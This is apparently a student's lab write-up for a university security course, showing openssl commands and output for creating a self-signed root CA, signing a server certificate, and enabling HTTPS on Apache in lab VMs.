
Create and self sign the Root Certificate



```
openssl req -x509 -new -nodes -key id_rsa -sha256 -days 1024 -out yz558ROOTCA.crt
```

```
yz558@kali:~/ECE560-Computer-and-Information-Security/CA$ openssl req -x509 -new -nodes -key id_rsa -sha256 -days 1024 -out yz558ROOTCA.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:yz558 Root CA
Email Address []:
```

3. Windows VM: Install the certificate into the trust store of your Windows VM.

Reference: <https://gist.github.com/fntlnz/cf14feb5a46b2eda428e000157447309>





4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

Create the certificate key

```
openssl genrsa -out vcm-15935.vm.duke.edu.pem
```

```
yz558@kali:~/ECE560-Computer-and-Information-Security/CA$ openssl genrsa -out vcm-15935.vm.duke.edu.pem
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
```

Create a signed resuest

```
openssl req -new -key vcm-15935.vm.duke.edu.pem -out vcm-15935.vm.duke.edu.csr
```

```
yz558@kali:~/ECE560-Computer-and-Information-Security/CA$ openssl req -new -key vcm-15935.vm.duke.edu.pem -out vcm-15935.vm.duke.edu.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

sign request

```
openssl x509 -req -in vcm-15935.vm.duke.edu.csr -CA yz558R00TCA.crt -CAkey id_rsa -CAcreateserial -out vcm-15935.vm.duke.edu.crt
```

```
yz558@kali:~/ECE560-Computer-and-Information-Security/CA$ openssl x509 -req -in vcm-15935.vm.duke.edu.csr -CA yz558R00TCA.crt -CAkey id_rsa -CAcreateserial -out vcm-15935.vm.duke.edu.crt
Signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
Getting CA Private Key
yz558@kali:~/ECE560-Computer-and-Information-Security/CA$
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

install

```
sudo apt-get install apache2
```

6. **Linux VM:** Configure HTTPS to use the certificate you created
[check cert & key location in `/etc/apache2/sites-enabled/default-ssl.conf`](#)
[replace it with the server cert & key](#)

enable Apache's SSL mod:

```
sudo a2enmod ssl
```


```
sudo a2ensite default-ssl
```

```
sudo systemctl start apache2
```

[start or stop Apache:](#)

```
sudo apachectl stop
sudo apachectl start
```

7. **Windows VM:** Visit your Linux VM using your Windows VM's browser using HTTPS. Screenshot the browser's view of the certificate (available by clicking the lock to the left of the URL bar).



Congratulations, you have mastered certificates!

~